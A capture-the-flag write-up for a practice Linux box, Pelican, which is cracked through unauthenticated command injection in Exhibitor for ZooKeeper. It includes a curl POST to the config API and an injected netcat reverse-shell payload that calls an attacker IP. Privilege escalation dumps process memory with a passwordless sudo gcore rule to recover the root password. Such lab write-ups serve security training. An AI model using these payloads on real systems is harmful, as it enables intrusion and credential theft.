Proving Grounds: Pelican Write-up
Pelican is a Linux box with a whole zoo of services bolted onto it (ZooKeeper pun fully intended). The foothold is an Exhibitor for ZooKeeper panel that will run arbitrary commands out of its config fields, and the privesc is a NOPASSWD sudo rule on gcore that lets us dump a process’s memory and read the root password right out of it. Let’s get into it.
Enumeration
Kick off with the usual full scan.
sudo nmap -sCV -p- -T4 -oN nmap 192.168.165.98
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X
445/tcp   open  netbios-ssn Samba smbd 4.9.5-Debian
631/tcp   open  ipp         CUPS 2.2
2181/tcp  open  zookeeper   Zookeeper 3.4.6-1569965
2222/tcp  open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2
8080/tcp  open  http        Jetty 1.0
8081/tcp  open  http        nginx 1.14.2
34051/tcp open  java-rmi    Java RMI
Service Info: Host: PELICAN; OS: Linux
That’s a lot of surface area — CUPS printing on 631, ZooKeeper on 2181, a Java RMI service, and two web servers. The interesting one is the pair on 8080/8081: whatever’s there is clearly Java-flavored.
The web ports
whatweb on 8080 just gives a bare 404 from Jetty:

But 8081 (nginx) redirects us somewhere much more promising:

RedirectLocation: http://192.168.165.98:8080/exhibitor/v1/ui/index.html
Following that redirect lands on Exhibitor for ZooKeeper, a web UI for managing ZooKeeper instances.

Foothold — Exhibitor config command injection
Exhibitor has a well-known trick to it: the Config tab exposes fields like java.env script, and Exhibitor writes those out and executes them when the config is committed. That’s not a bug so much as a feature you were never supposed to reach unauthenticated — and here we can. This is exploit-db 48654.
The idea is to POST a config blob to the API with our payload wedged into the editable config, so ZooKeeper runs it for us:
curl -X POST -d @data.json http://192.168.165.98:8080/exhibitor/v1/config/set
with the reverse shell tucked inside the config value:
$(/bin/nc -e /bin/sh 192.168.45.250 4444 &)
Catch it on a listener and we land a shell as charles.

Privilege Escalation
First stop, sudo -l, which is doing a lot of talking:
User charles may run the following commands on pelican:
    (ALL) NOPASSWD: /usr/bin/gcore
Before I clocked how good that was, I did my due diligence and ran linux-exploit-suggester to see what the kernel/sudo versions offered:
Sudo version 1.8.27
Linux version 4.19.0-10-amd64
[+] [CVE-2021-4034] PwnKit
[+] [CVE-2021-3156] sudo Baron Samedit
[+] [CVE-2019-13272] PTRACE_TRACEME
...
Plenty of tempting kernel/sudo CVEs (PwnKit is always sitting right there), but honestly — why bring a chainsaw when they left the door open? That gcore rule is the intended path, and it’s a lot cleaner.
gcore dumps the memory of a running process to a core file. Running it as root (thanks to NOPASSWD) means I can dump the memory of a process I’d normally have no business reading — and processes are notoriously bad at not leaving credentials lying around in memory. Dump the right process, then run strings over the core file, and:

M001 Password: root: ClogKingpinInning731
There it is, the root password sitting in plaintext in the dump. From here it’s just:
su root
…and flag found!
Takeaways
- Follow the redirect. The bland 404 on 8080 wasn’t the story — the redirect off 8081 pointed straight at Exhibitor, which was the whole box.
- Exhibitor executes its config. If a management UI has a field labeled “script,” assume it means it.
gcoreis a credential oracle. ANOPASSWDon anything that can read another process’s memory (gcore, gdb, even a debug-capable interpreter) is game over — secrets live in RAM in cleartext, andstringsdoesn’t care how they got there.